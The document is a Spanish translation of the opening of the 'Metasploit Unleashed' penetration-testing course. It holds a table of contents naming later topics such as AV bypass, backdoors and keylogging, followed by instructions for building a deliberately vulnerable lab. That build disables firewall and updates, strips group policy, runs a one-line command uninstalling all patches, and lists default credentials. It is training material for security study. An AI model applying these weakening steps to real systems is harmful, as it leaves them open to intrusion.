

# **Metasploit Unleashed en Español**

El siguiente curso es gratuito y puede verlo desde este enlace en inglés, <http://www.offensive-security.com/metasploit-unleashed/>. No se ha modificado el contenido del curso, la traducción sigue manteniendo el contenido del mismo. Este curso es propiedad de Offensive Security 2009, simplemente nos limitamos a su traducción al Español.



### **METASPLOIT UNLEASHED - DOMINANDO EL FRAMEWORK**

Este curso gratuito de seguridad informática es traído a ustedes con un esfuerzo de la comunidad para promover la concienciación y recaudar fondos para niños desfavorecidos en el este de África. A través del esfuerzo del corazón de varios profesionales de la seguridad, estamos orgullosos de presentar el más completo curso abierto sobre Metasploit Framework.

Esta es la versión online gratuita del curso. Si le gusta y le resulte útil, le pedimos que hagan una donación a los HFC (hackers por la Caridad), 4,00 dólares alimenta a un niño durante todo un mes, por lo que cualquier contribución es bienvenida y realmente agradecida. Esperamos que disfrute de este curso tanto como nosotros disfrutamos haciéndolo.

La versión "completa" de este curso incluye una guía en PDF (que tiene el mismo material que los videos wiki) y una serie de flash que guiará a pesar de los módulos.

Debido a los cambios recientes en Metasploit Framework, el proceso de desarrollo está en curso, estamos a la espera de la MSF para estabilizar y tener su conjunto completo de características que deben aplicarse. Vamos a anunciar el lanzamiento de los videos FFDU una vez que estén listos, estad atentos!

© Offensive Security 2009

*Original by www.offensive-security.com  
Translated by Jhyx''*

[1 Introducción](#)

[2 Materiales requeridos para el curso](#)

[2.1 Requisitos de Hardware](#)

[2.2 Ubuntu 7.04](#)

[2.3 Windows XP SP2](#)

[2.3.1 Archivos Requeridos](#)

[2.3.2 Configurando VMware](#)

[2.3.3 Post-Instalacion XP SP2](#)

[2.3.4 Servicios Adicionales](#)

[2.3.5 Crear una Aplicación Web Vulnerable](#)

[3 Interactuando con MSF](#)

[3.1 msfconsole](#)

[3.2 msfcli](#)

[3.3 msfgui](#)

[3.4 msfweb](#)

[4 Obteniendo Información](#)

[4.1 El Framework Dradis](#)

[4.2 Escaneo de Puertos](#)

[4.3 Plugins Auxiliares](#)

[4.4 Buscando MSSQL](#)

[4.5 Identificación de Servicios](#)

[4.6 Password Sniffing](#)

[4.6.1 Ampliando Psnuffle](#)

[4.7 SNMP Sweeping](#)

[4.8 Escribiendo tu propio Scanner](#)

[5 Analisis de Vulnerabilidades](#)

[5.1 Verificacion de Login SMB](#)

[5.2 Autentificacion VNC](#)

[5.3 X11 a la escucha](#)

[5.4 Escaner Web WMAP](#)

[5.5 Trabajando con Nessus](#)

[6 Escribiendo un simple Fuzzer](#)

[6.1 Simple Fuzzer TFTP](#)

## [6.2 Simple Fuzzer IMAP](#)

# [7 Desarrollando Exploits](#)

## [7.1 Escribiendo un Exploit](#)

### [7.1.1 Obteniendo una Shell](#)

## [7.2 Usando el Egghunter-Mixin](#)

### [7.2.1 Completando el Exploit](#)

## [7.3 Shellcodes-alfanuméricas](#)

# [8 Client-Side Exploits](#)

## [8.1 Payload binario](#)

## [8.2 Antivirus Bypass](#)

## [8.3 Troyanos Binarios para Linux](#)

## [8.4 Infección de aplicación Java](#)

## [8.5 El ataque del lado del cliente](#)

## [8.6 Kit de herramientas de la ingeniería social](#)

## [8.7 Métodos infección VBScript](#)

# [9 MSF Post Explotación](#)

## [9.1 Metasploit como un Payload](#)

## [9.2 PSEnc Pass the Hash](#)

## [9.3 Administración de registros](#)

## [9.4 Jugando con Incognito](#)

## [9.5 Interactuando con el Registro](#)

### [9.5.1 Backdoor Netcat Persistente](#)

### [9.5.2 Habilitando Escritorio Remoto](#)

## [9.6 Packet Sniffing con Meterpreter](#)

## [9.7 Pivoting](#)

## [9.8 TimeStamp](#)

## [9.9 Captura de pantalla](#)

# [10 Scripting en Meterpreter](#)

## [10.1 Secuencias de comandos existentes Meterpreter](#)

## [10.2 La configuración del entorno](#)

## [10.3 Scripts Personalizados](#)

10.4 [Llamadas API utiles](#)

10.5 [Funciones Utiles](#)

11 [Mantener el Acceso](#)

11.1 [Keylogging](#)

11.2 [Servicio de Meterpreter "Backdoor"](#)

11.2.1 [Interactuar con Metsvc](#)

12 [MSF Uso Extendido](#)

12.1 [Backdooring EXE files](#)

12.2 [Browser Autopwn](#)

12.3 [Karmetasploit](#)

12.3.1 [Configuration](#)

12.3.2 [Karmetasploit in Action](#)

12.3.3 [Attack Analysis](#)

12.4 [MSF vs OS X](#)

12.5 [File-Uploads Backdoors](#)

13 [Fast-Track](#)

13.1 [Modos de Fast-Track](#)

13.2 [Actualizar Fast-Track](#)

13.3 [MSSQL Injection](#)

13.4 [MSSQL Bruter](#)

13.5 [Binay to Hex Converter](#)

13.6 [Mass-Client Attack](#)

13.7 [SQL PWNAGE](#)

13.8 [Payload Generator](#)

14 [Construyendo un Modulo](#)

14.1 [Payloads a través de MSSQL](#)

14.2 [Creando Nuestro Modulo Auxiliar](#)

14.3 [The Guts Behind It](#)

15 [Dona Aquí](#)

16 [Glosario](#)

16.1 [Modulos](#)

16.2 [Recursos](#)

16.3 [Un Poco sobre Payloads](#)

17 [FAQ](#)

18 [Sobre los Autores](#)

---

# Inicio del Curso de Metasploit Unleashed en Español

## 1. [Introducción](#)

### Introducción


---

*"If I had six hours to chop down a tree, I'd spend the first four of them sharpening my axe".*

-Abraham Lincoln

"Si yo tuviera 6 horas para cortar un árbol, me pasaría las primeras cuatro afilando mi hacha".

-Abraham Lincoln



Este refrán me ha seguido durante muchos años, y me recuerda constantemente que al abordar un problema con el conjunto adecuado de herramientas es indispensable para tener el éxito. ¿Qué significa esta entrada semi-filosófica con Metasploit Framework? Antes de realizar una prueba de penetración o una auditoría, hay que prestar atención en "afilarse las herramientas" y actualizar todo lo actualizable en Backtrack. Esto incluye pequeña reacción en cadena, que siempre empieza en el prompt de Metasploit framework con "svn update".

Yo considero el MSF a ser una de las herramientas de auditoría más útiles disponibles gratuitamente para el profesional de seguridad hoy en día. Contiene una amplia gama de exploit de calidad comercial y un extenso entorno de desarrollo de exploit, pasando por las herramientas de recolección de información y plugins de vulnerabilidad web. El Metasploit Framework provee un entorno de trabajo verdaderamente impresionante. El MSF es mucho más que una colección de exploits, es una infraestructura donde puedes aprovechar y utilizarlo para tus necesidades específicas. Esto le permite concentrarse en un único entorno, y no tener que reinventar la rueda.

Este curso se ha escrito de manera que se comprenda el aspecto del framework no solo para el "usuario", sino a dar una introducción a las capacidades que ofrece Metasploit. Nuestro objetivo es darle una mirada profunda a las diferentes características de MSF, y proporcionarle la habilidad y confianza para utilizar esta herramienta asombrosa en su máxima capacidad.

Tenga en cuenta que MSF esta en constante evolución y sospecho que al tiempo que este curso salio a la luz, habrá muchos cambios y adiciones al proyecto. Nosotros intentaremos mantener este curso al día con todas las nuevas y emocionantes características de Metasploit que se le irán añadiendo.

Un grado de conocimiento se espera y se exige a los estudiantes antes de que el contenido proporcionado sea de utilidad. Si usted encuentra que no esta familiarizado con ciertos tópicos, nosotros recomendamos dedicar un tiempo en investigar antes de intentar el modulo. No hay nada mas satisfactorio que resolver el problema uno mismo, por lo que le recomendamos encarecidamente Esforzarse Mas.

## 2. [Materiales requeridos para el curso](#)

# Materiales requeridos para el curso

No debería ser ninguna sorpresa que la mayoría de los exploits disponibles en Metasploit Framework están dirigidos hacia Microsoft Windows, así que para completar el laboratorio de este curso usted requerirá un sistema objetivo para los ataques. Este sistema debería consistir en una Maquina Virtual de su elección en el computador anfitrión.

Si usted no tiene un Windows XP extra y/o una licencia del VMware Workstation, NIST tiene una maquina virtual con WinXP pre-instalada disponible para ser descargada bajo "Federal Desktop Core Configuration project" en las URL de referencias en las secciones siguientes. Su FAQ es un buen recurso para familiarizarse con el FDCC.

Desafortunadamente, la maquina virtual proporcionada por NIST esta en formato de Microsoft VirtualPC. Ademas, los VM,s producidos por NIST están diseñados y configurados para mantener a las personas que usan Metasploit Framework de comprometerlos. Los pasos en las siguientes secciones lo guiaran por el proceso de convertir la imagen de VirtualPC en formato VMware, quitar los parches y directivas de grupo de la imagen. Y a continuación podrá cargar y ejecutar la maquina virtual usando el Vmware Player gratuito para completar el laboratorio del curso.

Aunque VMware Converter y VMware Player son "gratis", tendrá que registrarse para realizar la descarga. Sin embargo, la virtualizacion de aplicaciones y programas vale la pena el registro si no es ya un miembro actual. Usted también puede usar VMware Workstation o alguna otra aplicación de Virtualizacion de Infraestructura.

Este curso fue creado usando la ultima versión de svn trunk del Metasploit Framework, en el momento de escribir este articulo la versión es 3.3-dev. Si esta usando back|track 4 como su plataforma, puede siempre actualizar a la ultima versión del trunk usando 'svn up' en el directorio '/pentest/exploits/framework3/'.

Por ultimo, si la intención es hacer cualquier desarrollo de exploit, La VM de NIST, tiene una imagen regular de una estación de trabajo, pero sin un depurador instalado. Puede instalar OllyDbg o Immunity Debugger (o los dos) en su VM.

### 2.1 [Requisitos de Hardware](#)

## Contenido

- 1 [Requisitos de Hardware](#)
  - 1.1 [Algunos requisitos de hardware que se deben considerar son:](#)
  - 1.2 [Espacio en el Disco Duro](#)
  - 1.3 [Memoria suficiente](#)
  - 1.4 [Procesador suficiente](#)
  - 1.5 [Accesibilidad a Internet](#)

# Requisitos de Hardware

Antes de entrar en el maravilloso mundo de Metasploit Framework tenemos que garantizar nuestro hardware cumpla o supere algunos requerimientos antes de proceder. Esto ayudara a eliminar muchos problemas antes de que surjan mas adelante.

Todos los valores mencionados son estimados o recomendados. Puede usar menos pero se sentirá el rendimiento.

### ***Algunos requisitos de hardware que se deben considerar son:***

- Espacio en el Disco Duro
- Memoria suficiente
- Procesador suficiente
- Acceso Inter/Intra-net

### ***Espacio en el Disco Duro***

Este sera lo mas exigente de superar. Sea creativo si llega a tener limitaciones en el espacio. Este proceso puede consumir casi 20 gigabytes de espacio en el disco, así que está avisado. Esto significa que no puede usar una partición FAT32 ya que no admite archivos grandes. Elija NTFS, ext3 o algún otro formato. El espacio recomendado necesario es de 40 gigabytes.

730000000 696MB //z01 file size on disk

```
730000000 696MB //z02 file size on disk
730000000 696MB //z03 file size on disk
730000000 696MB //z04 file size on disk
730000000 696MB //z05 file size on disk
272792685 260MB //zip file size on disk
total -----
3740MB //Total space before decompression and extraction
```

5959506432 5700MB //Extracted image file size on disk

20401094656 19456MB //Per Converted FDCC VM on disk

```
total -----
28896MB
```

```
8589934592 8192MB //Optional Backtrack "GUEST" HDD Requirement's
total -----
37088MB
```

```
123290094 112MB //VMware-converter-4.0.1-161434.tar.gz
377487360 360MB //VMware Converter installed on disk
101075736 97MB //VMware-Player-2.5.3-185404.i386.bundle
157286400 150MB //VMware Player Installed on disk
total -----
37807MB //See how fast it gets consumed!
```

Si decidió producir clones o snapshots a medida que avanza en este curso, estas también ocuparan una cierta cantidad de espacio. Este alerta y asegure el espacio necesario.

## *Memoria suficiente*

Sin suficiente memoria para su sistema operativo ANFITRION e INVITADO a la larga eventualmente su sistema fallara. Va a requerir RAM para el OS de su host así como la cantidad equivalente de RAM que le este dedicando a cada maquina virtual. Use la guía siguiente para ayudarlo a decidir la cantidad de RAM necesaria para su situación.

Linux "HOST" Minimal Memory Requirement's

```
1GB of system memory (RAM)
    Realistically 2GB or more
```

Per Windows "GUEST" Minimal Memory Requirement's

```
At least 256 megabytes (MB) of RAM (1GB is recommended) // more never hurts!
    Realistically 1GB or more with a SWAP file of equal value
```

(Optional) Backtrack "GUEST" Minimal Memory Requirement's

```
AT least 512 megabytes (MB) of RAM (1GB is recommended) // more never hurts!
    Realistically 1GB or more with a SWAP file of equal value
```

## *Procesador suficiente*

La Velocidad del Procesador no es siempre un problema con el hardware de fecha, aunque el hardware viejo puede ser utilizado de otra manera para servir a un mejor propósito. El requisito mínimo para VMware Player es de 400Mhz o un procesador mas rápido (500Mhz recomendado). Mas procesamiento, por supuesto, es mejor.

## *Accesibilidad a Internet*

Esto se puede solucionar con cable cat5 desde tu router/switch/hub. Si no hay servidor dhcp en tu red, tendrá que asignar las direcciones IP estáticas para tus maquinas virtuales. Una conexión de red inalámbrica puede funcionar tan bien como un cable Ethernet, sin embargo, la disminución de señal por la distancia, a través de objetos, y estructuras limitará severamente tu conectividad.

## 2.2 Ubuntu 7.04

# Ubuntu 7.04

A fin de ofrecer variedad para el curso y proporcionar un objetivo diferente a Microsoft Windows, se creará una máquina virtual vulnerable con Ubuntu 7.04 Feisty Fawn.

Para empezar, descargamos la máquina virtual x86 de Ubuntu 7.04 Server ofrecido por Canonical.

```
root@bt4:~# wget http://isv-image.ubuntu.com/vmware/Ubuntu-7.04-server-i386.zip
--2009-09-13 08:01:08-- http://isv-image.ubuntu.com/vmware/Ubuntu-7.04-server-i386.zip
Resolving isv-image.ubuntu.com... 91.189.88.35
Connecting to isv-image.ubuntu.com|91.189.88.35|:80... connected.
HTTP request sent, awaiting response... 200 OK
...snip...
```

Aunque Canonical es muy buena manteniendo versiones antiguas de Ubuntu disponibles, ellos no mantienen los repositorios en línea para cada distro por siempre. A fin de permitir archivos e impresoras tendremos que descargar la imagen iso de Ubuntu 7.04 Server y instalar los paquetes de ahí.

```
root@bt4:~# wget http://old-releases.ubuntu.com/releases/feisty/ubuntu-7.04-server-
i386.iso
--2009-09-13 08:46:04-- http://old-releases.ubuntu.com/releases/feisty/ubuntu-7.04-
server-i386.iso
```

```
Resolving old-releases.ubuntu.com... 91.189.88.35
Connecting to old-releases.ubuntu.com|91.189.88.35|:80... connected.
HTTP request sent, awaiting response... 200 OK
...snip...
```

Una vez la descarga este finalizada, tendremos que extraer la maquina virtual de Ubuntu Server.

```
root@bt4:~# unzip Ubuntu-7.04-server-i386.zip
Archive: Ubuntu-7.04-server-i386.zip
  inflating: Ubuntu-7.04-server-i386/Ubuntu-7.04-server-i386.vmdk
  inflating: Ubuntu-7.04-server-i386/Ubuntu-7.04-server-i386.vmx
```

Abre la VM en VMware Player, enciendela, y espera a que arranque. Parecerá que está colgado en '\* Running local boot (/etc/rc.local)' pero no es así. Solo precione 'Enter' para acceder al command prompt. El usuario y contraseña para esta VM es ubuntu en ambos. Por defecto, la VM no tendrá la interfaz ethernet habilitada por lo que necesitará hacer eso primero. Cambie la dirección IP y subred como en el ejemplo de abajo para que coincida como la red destino.

```
ubuntu@ubuntu:~$ sudo ifconfig eth1 up
Password:
ubuntu@ubuntu:~$ sudo ifconfig eth1 192.168.1.166 netmask 255.255.255.0
ubuntu@ubuntu:~$ ifconfig eth1
eth1      Link encap:Ethernet HWaddr 00:0C:29:C2:E7:E6
          inet addr:192.168.1.166 Bcast:192.168.1.255 Mask:255.255.255.0
...snip...
```

A continuación, tenemos que instalar Samba en la VM para permitir compartir archivos e impresoras. Con el fin de instalarlo, necesitaremos primero insertar el iso de Ubuntu 7.04 Server a la VM. En el menú de VMware Player, seleccione Devices -> CD/DVD (IDE) -> Connect to Disk Image File (iso). Primero tendrá que desconectar la unidad ya la tiene conectada. Con la iso insertada a la maquina virtual, instalaremos Samba. Se le pedirá que confirme la instalación. Solo precione Y para continuar.

```
ubuntu@ubuntu:~$ sudo apt-get install samba
Password:
...snip...
* Starting Samba daemons...
```

Ahora podemos verificar la compartición de archivos e impresoras si está realmente habilitada.

```
ubuntu@ubuntu:~$ netstat -antp | grep 445
tcp        0      0 0.0.0.0:445                    0.0.0.0:*      LISTEN
```

## 2.3 [Windows XP SP2](#)

# Windows XP SP2

En esta sección bajaremos el objetivo de VM y usamos Wine para ejecutar aplicaciones de Windows como WinRAR. Esta aplicación extraerá el VM de un archivo zip dividido. Le recomendamos verificar la integridad de los archivos para asegurarse de que no tendrá problemas. El proceso es muy simple de hacer, backtrack 4 tiene las aplicaciones necesarias para hacer esto.

### 2.3.1 [Archivos Requeridos](#)

## Editando Archivos Requeridos

1. Primero deberemos descargar los 6 archivos que contienen nuestra máquina virtual objetivo. Una vez que se haya descargado todos los archivos, verificaremos que coincidan los MD5 con los que se muestran a continuación. Esto puede tardar un tiempo considerable para que se termine de descargar completamente. Por favor tenga esto en cuenta.

```
 wget http://downloadfdcc.nist.gov/vm/FDCC_XP_Q4_20081107/FDCC-Q4-2008-XP-VHD.z01
 wget http://downloadfdcc.nist.gov/vm/FDCC_XP_Q4_20081107/FDCC-Q4-2008-XP-VHD.z02
 wget http://downloadfdcc.nist.gov/vm/FDCC_XP_Q4_20081107/FDCC-Q4-2008-XP-VHD.z03
 wget http://downloadfdcc.nist.gov/vm/FDCC_XP_Q4_20081107/FDCC-Q4-2008-XP-VHD.z04
 wget http://downloadfdcc.nist.gov/vm/FDCC_XP_Q4_20081107/FDCC-Q4-2008-XP-VHD.z05
 wget http://downloadfdcc.nist.gov/vm/FDCC_XP_Q4_20081107/FDCC-Q4-2008-XP-VHD.zip
```

2 . Luego de descargar los múltiples archivos zip, comprábamos su hash MD5. Este proceso puede tardar un tiempo dependiendo de su hardware.

```
root@bt4:~# md5sum FDCC-Q4-2008-XP-VHD.z*
64f06d2c0c5873736461b5bbe9894652 FDCC-Q4-2008-XP-VHD.z01
fb9dcfc5721abed6d073335ac4477123 FDCC-Q4-2008-XP-VHD.z02
ed1dcbe112b169675b6e670b47ab5344 FDCC-Q4-2008-XP-VHD.z03
2eb3ea2867b8eede5b644be365b79725 FDCC-Q4-2008-XP-VHD.z04
7e2094ee15f41b149fcbb916c3f576b7 FDCC-Q4-2008-XP-VHD.z05
2f4947495660f2f1e1263eed07410798 FDCC-Q4-2008-XP-VHD.zip
root@bt4:~#
```

3. Ahora debemos instalar WinRAR. Esto nos ayudara a extraer la maquina virtual desde el archivo zip.

```
root@bt4:~# wget http://www.offsec.com/downloads/wrar390.exe
```


4. Instalamos ahora msttcorefonts para que wine trabaje correctamente.

```
root@bt4:~# apt-get install msttcorefonts
```

5. Lo siguiente, sera iniciar la instalacion de WinRAR usando wine.

```
root@bt4:~# wine wrar390.exe
```

6. Puede aceptar los valores por defecto de la instalacion y despues ejecutar WinRAR cuando haya finalizado.



7. En WinRAR, haga click en "File", "Open archive" y seleccione el archivo FDCC-Q4-XP-VHD.zip. Una ves que el archivo se haya abierto, click en "Extract To" y seleccione la ubicación para los archivos.

### 2.3.2 Configurando VMware

## Configurando VMware

Instalar VMware Player y Converter

```
VMware Converter: http://www.vmware.com/products/converter/  
VMware Player: http://www.vmware.com/products/player/
```

1. Cambie el directorio que contiene el VMware Converter y desempaque el archivo. Puede aceptar los valores por defecto durante la instalación de VMware Converter:

```
root@bt4:~# tar -zxvf VMware-converter-4.0.1-161434.tar.gz
```

2. Una vez la extracción se ha completado, cambie al directorio recién creado y ejecute el instalador:

```
root@bt4:~# cd vmware-converter-distrib/  
root@bt4:~# ./vmware-install.pl  
root@bt4:~# /usr/bin/vmware-converter-client
```

3. Ya cuando el VMware Converter ha comenzado, seleccione "Convert Machine" desde la barra de herramientas.

4. En el menú desplegable junto a "Select source type", seleccione "Backup image or third-party virtual machine". Con suerte para nosotros, VMware Converter soporta la mayoría de las imágenes y formatos.

5. Click en "Browse", y seleccione el archivo ".vmc" de la imagen extraída del NIST, a continuación haga click en "Next"

6. En el menú desplegable junto a "Select destination type", seleccione "VMware Workstation OR other VMware virtual machine". En el otro menú desplegable que aparecerá debajo de la primera. Seleccione "VMware Player 2.5.x".

7. Introduzca un nombre en "Virtual machine details", seleccione una ubicación para salvar la máquina virtual y luego click en "Next".

8. En la versión para Windows de VMware Converter, una vez que el convertidor termina de analizar la máquina virtual, se le presentará una ventana donde puede cambiar varias opciones de VM. Seleccione "Advanced options" luego seleccione "Install VMware Tools on the imported virtual machine". Click en "Next" y luego "Finish".

9. Cámbiese al directorio de descarga, coloque permisos de ejecución a VMware Player, e inicie el instalador de VMware Player y siga el asistente a través de la instalación:

```
root@bt4:~# chmod 755 VMware-Player-2.5.2-156735.i386.bundle  
root@bt4:~# ./VMware-Player-2.5.2-156735.i386.bundle
```

10. Inicie VMware Player y arranque la máquina virtual con XP.

11. Desinstale "Virtual Machine Additions" usando "Add Remove Programs" e instale VMware tools.

### 2.3.3 Post-Instalacion XP SP2

## Post-Instalacion XP SP2

### Removiendo las directivas de grupo (GPO)

1. Inicie sesión en XP. El usuario para esta imagen es "Renamed\_Admin" y la contraseña es P@ssw0rd123456.

2. Descargue el "Microsoft Fixit" del siguiente enlace (<http://www.offensive-security.com/downloads/MicrosoftFixit50198.msi>). Ejecute FixIt para restaurar la configuración de GPO. Reinicie cuando haya terminado.

3. Abra el command prompt y use el siguiente comando:

```
C:\>secedit /configure /db reset /cfg "c:\windows\security\templates\compatws.inf" /overwrite  
C:\>del c:\windows\system32\grouppolicy\machine\registry.pol
```

4. Reinicie la maquina virtual para que cambios hagan efecto.

Desistanlando los parches.

- 1 . Vaya al Panel de Control y seleccione "Switch to Classic View" del lado izquierdo.
2. Abra el "Windows Firewall" y apagelo "Off".
3. Abra "Automatic Updates" y seleccione "Turn off Automatic Updates" para que Windows no deshaga los cambios que hicimos.
4. Abra "Security Center", seleccione "Change the way Security Center alerts me" del lado izquierdo y desmarque todas las casillas. Esto deshabilitara los molestos pop-up de notificaciones en el system tray.
5. Regrese al Panel de Control, abra "Add or Remove Programs". Seleccione la casilla "Show updates" en la parte superior. Esto mostrara todos el programas y actualizaciones de seguridad que se han instalado.
6. Desde la linea de comandos ejecute el siguiente comando para desinstalar todos los parches y reinicie.

```
C:\>dir /a /b c:\windows\$ntuninstallkb* > kbs.txt && for /f %i in (kbs.txt) do cd c:\windows\%i\spuninst &&  
spuninst.exe /passive /norestart && ping -n 15 localhost > nul
```

7. Reinicie la maquina virtual para completar el proceso de desinstalacion.

#### 2.3.4 [Servicios Adicionales](#)

## Servicios Adicionales


Para proporcionar una mayor superficie de ataque para los varios componentes de Metasploit, nosotros habilitaremos e instalaremos algunos servicios adicionales dentro de nuestra maquina virtual con Windows.

Internet Information Services (IIS) and Simple Network Management Protocol (SNMP)

Para empezar, vaya al Panel de Control y abra "Add or Remove Programs". Seleccione "Add/Remove Windows Components" del lado izquierdo



